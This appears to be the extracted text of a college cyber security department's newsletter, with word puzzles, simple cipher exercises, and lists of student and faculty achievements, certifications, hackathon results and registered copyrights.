16. INTEGRITY 17. SOCIAL MEDIA 18. PASSWORD 19. VISHING 20. CYBERBULLYING

DOWN
1. BLUETOOTH 2. FIREWALL 4. RANSOMWARE 6. AUTHENTICATION 8. AVAILABILITY
9. WIFI 10. VULNERABILITY 12. VPN 15. MALWARE

Cyber Terminology Word Search

```
N V I S H I N G F F R E A W N Q C B J X W D Q L X
O V N P D N E P X D M F L K Z V F Z C G Y A R E L
S U A O A Z D B C A W P U F B G G S G Y E Z N N H
M L P Y S S B R K P F A M B E W U L R E J C K I Z
N N L V U C S J O H G Z K H Z Q R M I Y R F D B M
E E T I R O H W M G A H K V X X D F J Y A D G D W
N R W F K R W P O M Z C Y M U N S V P E R C P C S
Y A G Z J D A H A R K S K K W O F T W N Y U M O C
W B F G M V H I W S D L J E B D I C B B X X Y K F
B I J K C P Z S T R C N O X R O K H E C K G V R N
Q L X U V Y O H I G A E P F N J Y R T N R S Z V P
V I F R K J B I E Z F Q A C M T S U M Q D R Y C A
W T I H C T K N W C L F Z V Y E H J W H C P I L S
V Y R O J N X G L J P K R U C S M I S H I N G N S
A X E L O X E F B E C W G U L Q S Q R L N F R A P
B C W P S N W T E N Y D R W V C H A P R M U H P H
O M A W M X I Y W X D I X J N V N Y D N S T A X R
H A L T X L N D P O T W Y R X S D T H V D G N P A
S L L T I A R M N Y R F X W O V R Z T P D D T Y S
A W U Q G W Q S K D W K T M T O K B Y D S O I E E
W A C M E H L V X P N W W Q J A J G K A U V V X D
R R V F C U M U B E T A P A Z J U V M T A M I M G
V E L H V I X E N I R F N L C H J G H Y M O R I K
M A O P B O G A M E G C U Q V N T U M N R A U R G
G Q B J R M W B L U E T O O O T H M K D O V S I G
```

CYBERSECURITY	MALWARE
HACKER	PHISHING
PASSWORD	VULNERABILITY
BLUETOOOTH	ENCRYPTION
NETWORK	PASSPHRASE
VISHING	SMISHING
RANSOMWARE	TROJAN
ANTIVIRUS	FIREWALL

**bcjsdhfudkjnfmcanyhbdudchyou
ohnjmzmcjducrackgdwanxthehc
bnsaicode?naihak**

encrypted message: zxbpbo

decrypted message: caeser

What is a Atbash Cipher?

The Atbash Cipher is a substitution cipher where the letters of the alphabet are reversed.

encrypted message: vczolpv

A = Z	N = M
B = Y	O = L
C = X	P = K
D = W	Q = J
E = V	R = I
F = U	S = H
G = T	T = G
H = S	U = F
I = R	V = E
J = Q	W = D
K = P	X = C
L = O	Y = B
M = N	Z = A

decrypted message: example

ACHIEVEMENTS

Achievements of Cyber Security Department AY 2021-2022

1. Collaboration with CyberPeace Council and CyberPeace Center of Excellence is launching soon

2. Dr. Nilakshi Jain coordinator AICTE Distinguished Chair Professor Scheme

MAHAVIR EDUCATION TRUST'S
SHAH AND ANCHOR KUTCHHI ENGINEERING COLLEGE
ORGANIZES
EXPERT TALK:
REINVENTING INDIAN EDUCATION, RESEARCH & INNOVATION SYSTEM
UNDER
AICTE DISTINGUISHED CHAIR PROFESSOR SCHEME

DR. R. A. MASHELKAR
National Research Professor,
Director General of Council of Scientific
and Industrial Research.
Padma Vibhushan, Padma Bhushan,
Padma Shri.
ISTE Lifetime Achievement Award 2020

Microsoft Teams

21st October 2021
11.00 AM

Shwetambari Borade
Webinar Coordinator - SAKEC

Dr. Nilakshi Jain
Coordinator AICTE Distinguished
Chair Professor - SAKEC

Dr. Bhavesh Patel
Principal - SAKEC

3. Collaboration with EC Council Certification

EC Council Certification				
EC Council	CSCU (Oct 21 - Dec 21)		CEH (Jan 22 - June 22)	
	Students	Faculty	Students	Faculty
Computer	2	0	5	0
IT	1	0	2	1
EXTC	1	0	0	1
Cyber Security	37	0	15	2
AIDS	0	0	1	0
Other Than SAKEC	National	International	National	International
	10	1	6	6
Total	52		39	

Students Achievements

1. Internships:

Cyber Security Department has offered following internships to students of the department:

a. 30 Students in National Technical Research & Development Committee, Crime Free Bharat, India

b. 90 Students in Society for Innovation in Scientific, Technological and Medical Research Australia (SISTMR) Internship

2. Guest Expert of Cyber Security Domain in Boot Camp for National Skill Competition- India Skill Competition - Mr. Mustansir Godhrawala

3. Exhibition by CiiA

Shah and Anchor Kutchhi Engineering College-Cyber Security Department is honored and privileged as 2 project groups of students & faculty mentors were shortlisted for the Exhibition by CiiA. The groups were mentored by Ms. Shwetambari Borade and Ms. Nawal Dandekar.

It was a great opportunity for us to exhibit our project and explore various opinions on it. We gained a lot of insights about the industrial perspective for our project. Apart form industrial people we also got a chance to display our project among common people, college students and school students.

This was a great achievement for us because we got to spread knowledge about cyber security as well as raise awareness at the same time. We were encouraged a lot by our mentors and all our well-wishers. Thank you, mentors, for your guidance and this opportunity.

Problem Statement

- Difficulty in establishing secure communication medium.
- A communication Medium having high Security Standard.
- Mostly only Cryptography and Steganography individually is used in terms of Security.
- How Can we make it more secure?

Proposed System

- A system Which will consist of both Cryptography and Steganography
- System which will encrypt the data using cryptography and then hide that cipher text inside the image using Steganography technique
- AES 128 bit Algorithm
- LSB Steganography Technique
- Output of the System is encoded image that contains the encrypted message
- In order to decode the data one will have to input the stego image into the program
- The program will unhide the cipher text and then decrypt it and gives Secret message as output.

Testimonial on CIIA Exhibition

We are really very happy and would like to Thank CIIA for giving us this platform for showcasing our project. We got the opportunity to interact with many industry people and entrepreneurs.

We also got to understand and learn about various project ideas and got reviews how we can improve our project at Industry level.

It was overall a great experience for us to explore our potential and meet people with great ideas and innovations.

4. "Technovation- National Level Technical Paper Presentation" 2022 - Directorate of Technical Education Maharashtra State and Joint Director of Technical Education, Regional Office Mumbai in Collaboration with EXTC Department, Shah and Anchor Kutchhi Engineering, Mumbai Organizes National Level Technical Paper Presentation, 'Technovation' On 30th April, 2022.

🏆 2nd Prize:
Paper ID: DST065
Paper Title: Honey Track
Group Members: Shrawani Pagar, Atharva Auti, Jay Makwana, Vivek Mishra
Guide: Prof. Shwetambari Borade
Department: Cyber Security
College Name: Shah and Anchor Kutchhi Engineering College, Mumbai

5. Department has carried out Spoken Tutorial certification for the following Subjects:

Sr. No.	Course Name	Year	Total Number of Students	
			Participated	Passed
1	Python	SE	65	61
2	JAVA	SE	31	29
3	C & CPP	FE	52	43

6. Second Year Students securing 1st Position in the CTF challenge CYBER HEIST, Resonance 2k23 organized by S.I.W.S College Wadala, Mumbai

7. 1st Position in the CTF challenge CYBER HEIST, Resonance 2k23

SAKEC Cyberpeace Centre of Excellence congratulate our Students Deep Parasiya, Jasjyot Singh Saini ,Chirag Prajapati .The Event was held by S.I.W.S College Wadala, Mumbai

8. Following students have received applauds in SAKEC OLYMPUS

Name	Sports	Status
Umar Khan	Cricket	Winner
Saqib Mohammed	Cricket	Winner
Umang Bhanushali	Cricket	Winner
Pritam Jain	Cricket	Winner
Shubham More	Cricket	Winner
Jay Makwana	Cricket	Winner
Sanket Singh	Cricket	Winner
Izaan Shaik	Cricket	Winner
Aditya Panda	Cricket	Winner
Aishwarya Kadam	Chess	Runner-Up

Meet
Deepranjan
Bhosale

Linked in

India Campus
Knowledge Programme

Cyber Security Reseacher

I am Attending ‹CFFEINE TRIP›

" Being a student of Cybersecurity & believing in the vision to make a positive impact on the lives of people is what drives me. I nurture the idea that we should be lifelong learners and learn from all things to make a difference. Attending events and conferences on and about Cybersecurity has helped me in becoming more skilled and knowledgeable. With the CFFEINE TRIP program, I hope to deepen my technical skills, work on projects, participate in the Hackathon, and make the most out of it. "

Deepranjan Bhosale
Shah and Kutchhi Engineering
College, Maharashtra

Faculty Achievements

1. Dr. Nilakshi Jain as a Jury for CCTNS Hackathon 2022 organized by CyberPeace Foundation along with National Crime Record Bureau (NCRB) hosted at NCRB Headquarters, New Delhi

2. Awarded Dr. Nilakshi Jain with title Best Engineering College Teacher Award for Maharashtra State for the year 2020 by Indian Society for Technical Education (ISTE). ISTE 50th Annual Convention award function held at Y.B. Chavan Centre, Mumbai (Maharashtra) on 05-10-2021.

The function was graced in the presence of Hon'ble Chief Minister of Maharashtra Shri Uddhavji Bal Thackeray as Chief Guest. Shri Uday Samant Ji, Hon'ble Minister of Higher and Technical Education, Govt. of Maharashtra; Shri Prajakt Prasad Tanpure, Hon'ble Minister of States for Higher and Technical Education, Government of Maharashtra and Shri Satej D. Patil, Hon'ble Minister of State of Home graced the function as Guest of Honor.

3. Dr. Nilakshi Jain, acted as Trainer of Cyber Security Domain in Bootcamp for National Skill Competition- India Skill Competition from 20th December 2021 to 3rd January 2022.

4. Guest Expert of Cyber Security Domain in Bootcamp for National Skill Competition- India Skill Competition – Ms. Shwetambari Borade & Ms. Nawal Dandekar

5. Dr. Nilakshi Jain is Certified EC-Council Instructor

6. Ms. Nawal Dandekar received 2nd prize in the English
− Women Empowerment Essay held in March 2022 by Sambodhi
− SAKEC Writer's Club & SAKEC Internal Complaints Committee.

7. Premium certifications as scholarships by EC Council

Name of Staff Member	EC Council Certification Course	Scholarship Value
Dr. Nilakshi Jain	Computer Hacking Forensic Investigator (CHFI)	48,750
Ms. Vishakha Shinde	Cloud Security Engineer (CCSE)	41,250
Total		**90,000**

8. Ms. Vishakha Shinde has successfully completed Virtual Cyber Security Industry Internship in Association with VPKBIET BARAMATI INDIA

9. Cyber Security Faculties are involved in Syllabus setting at the Mumbai University for TE Cyber Security Revised – 2019 – C – Scheme for the following subjects:

1. Dr. Nilakshi Jain – Chairperson – ICT Security Labs
2. Ms. Nawal Dandekar – Member – ICT Security Labs
3. Ms. Shwetambari Borade – Member – Application Security and Secure Coding Principles.

10. Dr. Nilakshi Jain have been Syllabus Setter at various universities:

1. Appointed as a Chairperson for designing the Syllabus of R-2019 'C' Scheme (Cyber Security , Semester: VI), University of Mumbai. ICT Security Lab (SBL) CSL605

2. Appointed as a Chairperson for designing the Syllabus of R-2019 'C' Scheme (Information Technology, Semester: VI), University of Mumbai. ITDO6014 - Ethical Hacking and Forensic (R-2019 'C' Scheme Semester VI (IT))

3. Acted as syllabus team member for designing the Syllabus of R-2019 'C' ECC DO702 Cyber Security [University of Mumbai (B.E. Electronics and Computer Science] Sem VII

4. Acted as syllabus team member for designing the Syllabus Revision Rev-2019 'C' Scheme for Skill Based Lab Course : – ITCSSBCL605 -Mobile Application Security & Penetration Testing Skill Based Lab Course for SEM: VI

5. Acted as a reviewer on the syllabus designed ""Fundamentals of Artificial ntelligence for M.Tech Computer Sem II : 2020-21, Sardar Patel Institute of Technology Autonomous Institute Affiliated to University of Mumbai

6. Acted as a reviewer on the syllabus designed "User Experience Design" for M.Tech Computer Sem II : 2020-21, Sardar Patel Institute of Technology Autonomous Institute Affiliated to University of Mumbai

7. Acted as Schema developer for M-Tech Computers Syllabus (I, II, III & IV sem) Setting : 2020-21 , Sardar Patel Institute of Technology Autonomous Institute Affiliated to University of Mumbai

11. Six faculties have cleared Spoken Tutorial certification for the following Subjects:

Sr. No.	Course Name	Total Number of Students	
		Participated	Passed
1	Python	6	6

12. Total of 16 copyrights have been filed of which 14 have been registered and 2 are in process.

Select Form Type : Form XIV ∨ 14 Registered,

○ Submitted ● Registered   Search By Diary / Title :

List of Registered Application(s)

ROC Number	Old DiaryNo	Work Title	Class of Work	Submitted By	Submitted On	Status	Documents	Work Atatus
L-111411/2022		Cyber security and Data Privacy Legislature Review Article	Literary/ Dramatic	Shwetamberi Borade	21/11/2021	Registered	View	Submitted
L-111410/2022		Android Test Encryption Application	Literary/ Dramatic	Shwetamberi Borade	21/11/2021	Registered	View	Submitted
L-111102/2022		Encryption and Decryption with Caesar Cipher	Literary/ Dramatic	Shwetamberi Borade	21/11/2021	Registered	View	Submitted
L-111409/2022		Cross-Site Scripting (Xss)	Literary/ Dramatic	Shwetamberi Borade	21/11/2021	Registered	View	Submitted
L-111408/2022		Image Watermarking Using DCT	Literary/ Dramatic	Shwetamberi Borade	21/11/2021	Registered	View	Submitted

Achievements of Cyber Security Department AY 2022-2023

Students Achievements

1. Mustansir Sazid Godhrawala for getting shortlisted in Top 15 in the Grand Finale of Narcotics Control Bureau Darkathon 2022.

Congratulation Mustansir Sazid Godhrawala, Third Year Cyber Security Student SAKEC, for getting shortlisted in Top 15 in the Grand Finale of Narcotics Control Bureau Darkathon 2022. Grand finale was scheduled on 19th July 2022 and he had a great learning & educational experience at Narcotics Control Bureau Headquarters, New Delhi.

3. EC Council's Certified Ethical Hacking Certification.

Following students have cleared the EC Council's Certified Ethical Hacking Certification

Faculty Achievements

1.EC Council's Certified Ethical Hacking Certification.
Following faculties have cleared the EC Council's Certified Ethical Hacking Certification

1) Ms. Nawal Dandekar

2) Ms. Shwetambari Borade

3)Dr. Asha Durafe

4) Meghali Kalyankar

5) Ms. Prajakta Pote

2. Dr. Asha Durafe participated in the two-day "4th National Level Workshop on NIRF India Rankings 2023" held on 21st & 22nd December, 2022.

3. Dr. Asha Durafe completed the L2PRO IP training program in November 2022.

4. Dr. Asha Durafe has completed the Faculty Development Program on Data Science – ML&AI from 20th June 2022 to 24th June 2022.

5. Dr. Asha Durafe delivered a talk on Patent registration in ISTE approved STTP on 17th Jan 2023.

6. Dr. Asha Durafe delivered a talk on copyright and Patent registration in A.C. Patil College of Engineering, Kharghar on 27th Jan 2023.

Jawahar Education Society's
A. C. Patil College of Engineering, Kharghar
Department of Information Technology

ACPCE

Where knowledge is second nature

(Accredited by NAAC)

Academic Year 2022-23

Date: 27/1/2023

To,

Dr. Asha Vijay Durafe,
Assistant Professor,
Cyber Security Department,
Shah & Anchor Kutchhi Engg College, Mumbai.

Subject: Appreciation Letter for conducting a workshop on
" Intellectual Property rights and patenting".

Dear Sir,

We are extremely thankful for accepting our invitation and successfully conducting a workshop on " Intellectual Property rights and patenting" on 27th January 2023 for our students.

We highly appreciate your vast knowledge and dedication for making this workshop effective. This workshop has enlightened all the students, and will definitely help in their future .

Best Wishes and Regards.

Dr. V. Y Bhole
Head,
IT dept.

7. Six faculty members successfully completed the Short Term Training Program from 2nd Jan. 2023 to 7th Jan 2023 of Linux Server Administration in association with Computer Engineering Dept. & Electronics & Computer Science Dept. SAKEC.

Sr. No	Name of the Faculty
1	Dr. Asha Durafe
2	Ms. Vishakha Shinde
3	Ms. Meghali Kalyankar
4	Ms. Poonam Kamble
5	Ms. Deepika Burte
6	Ms. Prajakta Pote

CERTIFICATIONS

SPOKEN TUTORIAL TOPPERS FOR PYTHON COURSE AY 2021-22 EVEN

Sr.No	Name	Course	Percentage	Rank	Photo
1.	ATHARVA AUTI	PYTHON	85%	1	
2.	HET CHHEDA	PYTHON	85%	1	
3.	PRASAD MADYE	PYTHON	85%	1	
4.	ADITYA PATEL	PYTHON	85%	1	
5.	RAMMYA SAKPAL	PYTHON	85%	1	
6.	MOHAMMED IZAN SHAIK	PYTHON	85%	1	
7.	SANKET SINGH	PYTHON	85%	1	
8.	OMKAR SOLANKI	PYTHON	85%	1	

CERTIFICATIONS

SPOKEN TUTORIAL TOPPERS FOR C PROGRAMMING COURSE AY 2020-21 EVEN

Sr.No	Name	Course	Percentage	Rank	Photo
1.	Mohammed Izan Shaik	C Programming	97.5%	1	
2.	Shrawani Jagadish Pagar	C Programming	92.5%	2	
3.	Vishal Parag Padia	C Programming	90%	3	
4.	Harsh Rajesh Raul	C Programming	90%	3	

CERTIFICATIONS

SPOKEN TUTORIAL TOPPERS FOR C & CPP COURSE AY 2020-21 EVEN

Sr.No	Name	Course	Percentage	Rank	Photo
1.	Sahil Zunjarrao	C & CPP	95%	1	
2.	Sahil Bhelkar	C & CPP	82.5%	2	
3.	Kanav Tikone	C & CPP	82.5%	2	
4.	Yash Nagare	C & CPP	75%	3	
5.	Gayatri Tawade	C & CPP	75%	3	

SPOKEN TUTORIAL TOPPERS FOR JAVA COURSE AY 2020-21 EVEN

Sr.No	Name	Course	Percentage	Rank	Photo
1.	Jay Makwana	Java	87.5%	1	
2.	Vishal Padia	Java	82.5%	2	
3.	Atharva Kothawade	Java	82.5%	2	
4.	Ramya Sakpal	Java	77.5%	3	
5.	Sharawani Pagar	Java	77.5%	3	
6.	Atharva Auti	Java	77.5%	3	

CERTIFICATIONS

Achievements Of Second year Students

CERTIFICATIONS

Achievements Of Third year Students

CERTIFICATIONS

Achievements Of Third year Students

SPORTS

# WINNERS OF PRATISHTHA CRICKET 2021-22

CHAMPIONS

RUNNERS UP OF PRATISHTHA CRICKET 2022-23
CHAMPIONS

RUNNERS UP OF PRATISHTHA VOLLEYBALL 2022-23
CHAMPIONS

FINALISTS AND RUNNERS UP OF
PRATISHTHA VOLLEYBALL 2022-23
CHAMPIONS

RUNNERS UP OF PRATISHTHA BADMINTON 2022-23

CHAMPIONS

CULTURAL

Memories

CULTURAL

Memories

Beatboxing

Traditional Dance

HACKATHONS

Finalist at Smart India Hackathon 2022

HACKATHONS

Finalist at Smart India Hackathon 2022

HACKATHONS

Winners of KJSCE Hack 7.0

HACKATHONS

TE Students Umar and Group got consolation prize [4th Rank] for Hackstomp at Universal College of Engineering

TOPPERS

CONGRATULATIONS!

First Year Cyber Security - 2020-2021

First Topper

Khan Umar Mohommed Ayub

Sem-1 - 10.0

Sem-2 - 10.0

Second Topper

Aditya Patel
Sem-1 - 10.0
Sem-2 - 9.90

Ojas Milind Patil
Sem-1 - 10.0
Sem-2 - 9.90

Mohammad Saqib
Sem-1 - 9.98
Sem-2 - 10.0

Third Topper

Sakshi Ankush Dhanawade
Sem-1 - 10.0
Sem-2 - 9.80

Mishra Vivek Kaliprasad
Sem-1 - 10.0
Sem-2 - 9.80

Shrawani Pagar
Sem-1 - 10.0
Sem-2 - 9.80

Aishwarya Vilas Kadam
Sem-1 - 9.89
Sem-2 - 9.90

TOPPERS

CONGRATULATIONS!

First Year Cyber Security - 2021-2022

First Topper

Paxal Dilip Talawat

Sem-1 - 9.89

Sem-2 - 9.0

Second Topper

Sahil Shailesh Zunjarrao

Sem-1 - 9.94

Sem-2 - 8.65

Third Topper

Deepranjan Prashant Bhosale

Sem-1 - 9.78

Sem-2 - 8.70

TOPPERS

CONGRATULATIONS!

Second Year Cyber Security - 2021-2022

First Topper

Khan Umar Mohommed Ayub

Sem-1 - 10.0

Sem-2 - 9.38

Second Topper

Shaik Mohammed Izaan Mohammed Shakeel

Sem-1 - 9.61

Sem-2 - 9.63

Third Topper

Chheda Het Viren
Sem-1 - 9.87
Sem-2 - 9.13

Madye Prasad Pralhad
Sem-1 - 10.0
Sem-2 - 9.0

COPYRIGHTS

COPYRIGHT 1

PAPER TITLE :- HONEY TRACK

DIARY NUMBER :- 28029/2021-CO/L

AUTHOR NAME :- ATHARVA AUTI
VIVEK MISHRA
JAY MAKWANA
SHRAWANI PAGAR
MS. SHWETAMBARI BORADE
SAKEC

PUBLISHED IN: 2023 IEEE INTERNATIONAL STUDENTS' CONFERENCE ON ELECTRICAL, ELECTRONICS AND COMPUTER SCIENCE (SCEECS)

COPYRIGHTS

COPYRIGHT 1

TITLE OF WORK :- RANSOMEWARE ATTACKS AND ITS PREVENTIONS

DIARY NUMBER - 28044/2021-CO/L

AUTHOR NAME -SUDIP KHOTKAR
ADITYA PANDA
SAHIL RAULO
RITVIK KARBHARI
MS. SHWETAMBARI BORADE
SAKEC

COPYRIGHT 2

TITLE OF WORK :- HONEY TRACK

DIARY NUMBER :- 28029/2021-CO/L

AUTHOR NAME :-ATHARVA AUTI
VIVEK MISHRA
JAY MAKWANA
SHRAWANI PAGAR
MS. SHWETAMBARI BORADE
SAKEC

COPYRIGHT 3

TITLE OF WORK :- DATA CONCELING USING CRYPTOGRAPHY AND STEGANOGRAPHY

DIARY NUMBER :- 28022/2021-CO/L

AUTHOR NAME :-DRASHTI NAGDA
PRERANA PATIL
SHAIK MOHAMMED IZAAN
SAKEC

COPYRIGHTS

COPYRIGHT 4

TITLE OF WORK :- NETWORK TRAFFIC ANALYZER

DIARY NUMBER - 12333/2022-CO/L

AUTHOR NAME -AIL ANIKETH INDIRESH
SAVLA PARTH HITESH
SHAH SMIT BHAVESH
KAMTEKAR PRATHAM NANDKISHOR
MS. MEGHALI KALYANKAR
SAKEC

COPYRIGHT 5

TITLE OF WORK :- ACE GUARD

DIARY NUMBER :- 27971/2021-CO/L

AUTHOR NAME :-SHIVAM PANDIT
RUTUJA UMAP
SHRUTI DANTALA
MS. SHWETAMBARI BORADE
SAKEC

COPYRIGHT 6

TITLE OF WORK :-AES ENCRYPTION WITH CUSTOM CYPHER

DIARY NUMBER :- 27949/2021-CO/L

AUTHOR NAME :-AISHWARYA KADAM
MUSKAN RATHOD
HARSH RAUL
MS. SHWETAMBARI BORADE
SAKEC

COPYRIGHTS

COPYRIGHT 7

TITLE OF WORK :- SECURE BOOK EXPLORER

DIARY NUMBER - 28018/2021-CO/L

AUTHOR NAME -ATHARVA KOTHAWADE
SAKSHI DHANAWADE
RAMMYA SAKPAL
OJAS PATIL
DR. NILAKSHI JAIN
SAKEC

COPYRIGHT 8

TITLE OF WORK :- IMAGE ENCRYPTION AND DECRYPTION USING AES ALGORITHM

DIARY NUMBER :- 28062/2021-CO/L

AUTHOR NAME :PRASAD PRALHAD MADYE
KHAN UMAR MOHOMMEDAYUB
MOHAMMAD SAQIB ASHFAQUE
AHMAD
SAKEC

COPYRIGHT 9

TITLE OF WORK:- HONEYPOT-THE TOOL OF DECEPTION

DIARY NUMBER :- 28064/2021-CO/L

AUTHOR NAME :-JASH YOGESH BHANUSHALI
KAIWALYA RAJU MUNGASE
VISHAL PARAG PADIA
SAHIL RAMCHANDRA SAKAPAL
SAKEC

COPYRIGHTS

COPYRIGHT 10

TITLE OF WORK :- THREE LEVEL PASSWORD AUTHENTICATION SYSTEM

DIARY NUMBER - 28066/2021-CO/L

AUTHOR NAME -KSHITIJ SIDDHARTH SONAWANE
SHUBHAM RAJARAM MORE
SANKET ANIL SINGH
MS. NAWAL DANDEKAR
SAKEC

COPYRIGHT 11

TITLE OF WORK:-IMAGE WATERMARK USING DCT

DIARY NUMBER :- 28067/2021-CO/L

AUTHOR NAME :-SAHIL GIRISH BHANUSHALI
HET VIREN CHHEDA
ADITYA AJIT KAMBLE
MS. SHWETAMBARI BORADE
MS. VISHAKHA SHINDE
SAKEC

COPYRIGHT 12

TITLE OF WORK :-CROSS-SITE SCRIPTING(XSS)

DIARY NUMBER :- 28069/2021-CO/L

AUTHOR NAME :-ADITYA RAMESH PATEL
VEDANT SHRIDHAR PARTE
ARYAN JUGAL DOSHI
MS. NAWAL DANDEKAR
 SAKEC

COPYRIGHTS

COPYRIGHT 13

TITLE OF WORK - ENCRYPTION AND DECRYPTION WITH CAESAR CIPHER

DIARY NUMBER - 28070/2021-CO/L

AUTHOR NAME -PREET HIREN KANSARA
PRITAM DILIP JAIN
VAIDEHI MANGESH SALVI
MS. SHWETAMBARI BORADE
SAKEC

COPYRIGHT 14

TITLE OF WORK:- ANDROID TEXT ENCRYPTION APPLICATION

DIARY NUMBER :- 28072/2021-CO/L

AUTHOR NAME :-AABHA ARVIND WAGH
MILIND NARSINGRAO SUNKARI
PRAMOD BALU VIRKAR
MS. NAWAL DANDEKAR
SAKEC

COPYRIGHT 15

TITLE OF WORK :-CYBERSECURITY AND DATA PRIVACY LEGISLATURE REVIEW ARTICLE

DIARY NUMBER :- 28074/2021-CO/L

AUTHOR NAME :-UMANG SHARAD BHANUSHALI
MUSTANSIR SAZID GODHRAWALA
CHETAN PRAKASH GAJBE
DR. NILAKSHI JAIN
SAKEC

COPYRIGHTS

COPYRIGHT 16

TITLE OF WORK :- BROWSER PASSWORD DECODER

DIARY NUMBER - 7767/2022-CO/L

AUTHOR NAME -RAKESH PATEL
YATIN RATHOD
MIRTHUNJAI YADAV
MS. MEGHALI KALYANKAR
SAKEC

COPYRIGHT 17

TITLE OF WORK :- TRIPLE DES

DIARY NUMBER :- 7773/2022-CO/L

AUTHOR NAME :-TUSHAR PATIL
PRANAY PATIL
